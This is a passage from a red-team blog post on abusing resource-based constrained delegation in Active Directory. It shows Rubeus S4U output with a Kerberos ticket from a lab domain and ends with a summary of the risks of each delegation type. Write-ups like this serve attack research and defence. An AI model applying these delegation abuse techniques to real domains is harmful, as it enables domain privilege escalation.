      67218aTVe/bldioAmYJOt8aGtKe+quMduMph4cuMjGIE2u6q4XiVd8aVTtKjLhvrEfr0fOHOywCdu3Gh
      iZMiEOwgWyZuGfoIfHx0vr4dvOXmMNF24jh4LhPhbIb/C+4KkR3PS7KflmtGWyIl40UKZMlZgXSb8B/x
      eVWBRkqHKwFcp08SUNqxK1NwU2A4ghFHjBwwaH5MXN50e262tEj0i/+10dW4qnzQIrn+JHuxuy58cuOe
      FKV+ou5/fV7u46+jgeAwgd2gAwIBAKKB1QSB0n2BzzCBzKCByTCBxjCBw6AbMBmgAwIBF6ESBBC5bAEb
      tInLcmWTNc3pUBR6oQ8bDVRFU1RMQUIuTE9DQUyiHDAaoAMCAQGhEzARGw9jb25zdHJhaW5lZHVzZXKj
      BwMFAEDhAAClERgPMjAxODEwMjMyMjI1NTJaphEYDzIwMTgxMDI0MDMyNTUyWqcRGA8yMDE4MTAzMDIy
      MjU1MlqoDxsNVEVTVExBQi5MT0NBTKkiMCCgAwIBAqEZMBcbBmtyYnRndBsNdGVzdGxhYi5sb2NhbA==


[*] Action: S4U

[*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)
```

After we finish our business, we can reset the **msDS-AllowedToActOnBehalfOfOtherIdentity** field on the **TESTLAB\PRIMARY** computer object with:

Success \m/ ! Reminder that the gist containing all these commands is here. Also, a few times I had to had to execute the **s4u** process twice (when combined with **/ptt**).

Wrapup

All forms of delegation are *potentially* dangerous if not configured correctly:

- **Unconstrained Delegation** – compromise of a server with unconstrained delegation can result in domain elevation.
- **(Traditional) Constrained Delegation** – introduces attack paths from any user/computer account to any server configured in **msDS-AllowedToDelegateTo** property on the account.
- **Resource-based Constrained Delegation** – in some situations introduces an ACL-based computer object takeover primitive.

Thanks again to Elad Shamir for the idea, awesome back and forth, and a killer Rubeus pull request to enable this new attack primitive!

← Previous Post

Next Post →

3 thoughts on "Another Word on Delegation"

RAIMUND ANDREE
JANUARY 14, 2019 AT 12:30 PM

Reply

(2019-05-27) (Un)Constrained Kerberos Delegation « Jorge's Quest For Knowledge!

Active Directory Kill Chain Attack 101 – syhack

Leave a Comment

Type here..

Name*

Email*

Website

☐

Post Comment »

Search …

Recent Posts

- Certified Pre-Owned
- A Case Study in Wagging the Dog: Computer Takeover
- Kerberoasting Revisited
- Not A Security Boundary: Breaking Forest Trusts
- Another Word on Delegation

Categories

- ActiveDirectory
- Defense
- Empire
- EmPyre
- Informational
- Penetesting
- Powershell
- Python
- Red Teaming
- Top Posts

SPECTEROPS

Blog
About
Presentations
Media
Twitter

Categories

ActiveDirectory
Defense
Empire
EmPyre
Informational
Penetesting
Powershell
Python
Red Teaming
Top Posts

Search …